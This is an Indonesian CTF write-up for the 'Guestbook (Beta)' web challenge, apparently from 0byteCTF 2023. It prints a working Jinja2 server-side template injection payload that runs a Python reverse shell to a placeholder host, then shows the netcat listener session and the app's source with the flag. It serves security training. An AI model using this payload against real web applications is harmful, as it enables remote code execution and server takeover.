
## Obytectf2023



### user

Waifuku JETSUKII Waifu Mu ??

## soal



# Guestbook (Beta) 100


You know what you do!

http://0x7e7ctf.zerobyte.me:40009/

author: novran


Flag


## Tampilan web



Otak :

Pertama dikarenakan tampilan seperti itu langsung felaling SSTI karena pernah nemuin dan benar





Saya menggunakan pyload jinja RCE

{% for x in ().class.base.subclasses() %}{% if "warning" in x.name
%}{{x().\_module.builtins['\_\_import\_\_']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.con
nect(("x.x.x.x",PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh", "-i"]);"")}}{%endif%}{% endfor %}

#### Langsung eksekusi

```
L$ rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51180
/bin/sh: 0: can't access tty; job control turned off
```

#### Connect

```
/bin/sh: 0: can't access tty; job control turned off $ ls
арр
bin
boot
dev
home
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
tmp
$ cd app
$ ls
main.py
$ cat main.py
#!/usr/bin/env python3
from flask import Flask, request, render_template_string
flag = '0byteCTF{Th3_M4n_wh0_Th1nks_h3_C4n_4nd_th3_M4n_wh0_Th1nks_h3_C4nt_4r3_B0th_R1ght}'
```